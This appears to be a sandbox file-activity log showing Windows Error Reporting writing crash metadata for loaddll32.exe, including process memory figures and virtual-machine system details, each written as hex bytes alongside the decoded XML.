C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 33 00 33 00 32 00 35 00 38 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6332580</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 34 00 39 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48497</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 33 00 31 00 35 00 31 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100315136</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 34 00 37 00 32 00 38 00 31 00 39 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>94728192</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 38 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>968936</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 35 00 32 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>915224</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69960</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 37 00 35 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>67592</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 34 00 30 00 39 00 32 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>29409280</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 30 00 37 00 32 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35807232</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 34 00 30 00 39 00 32 00 38 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>29409280</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5474	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5478	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5480	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5520	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5524	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5526	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5564	4	0d 00 0a 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5568	2	09 00		success or wait	12	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	5572	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6126	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6130	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6132	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6176	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6178	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6216	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6220	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6224	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6318	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6322	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6326	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>fpumkx, Inc.</SystemManufacturer>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6432	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6436	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6440	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>fpumkx7,1</SystemProductName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6536	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6540	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6544	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6664	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6668	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6672	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 39 00 37 00 38 00 30 00 37 00 37 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1619780776</OSInstallDate>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6754	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6758	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6762	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6864	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6868	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6872	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6942	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6946	2	09 00		success or wait	1	6E01497A	unknown
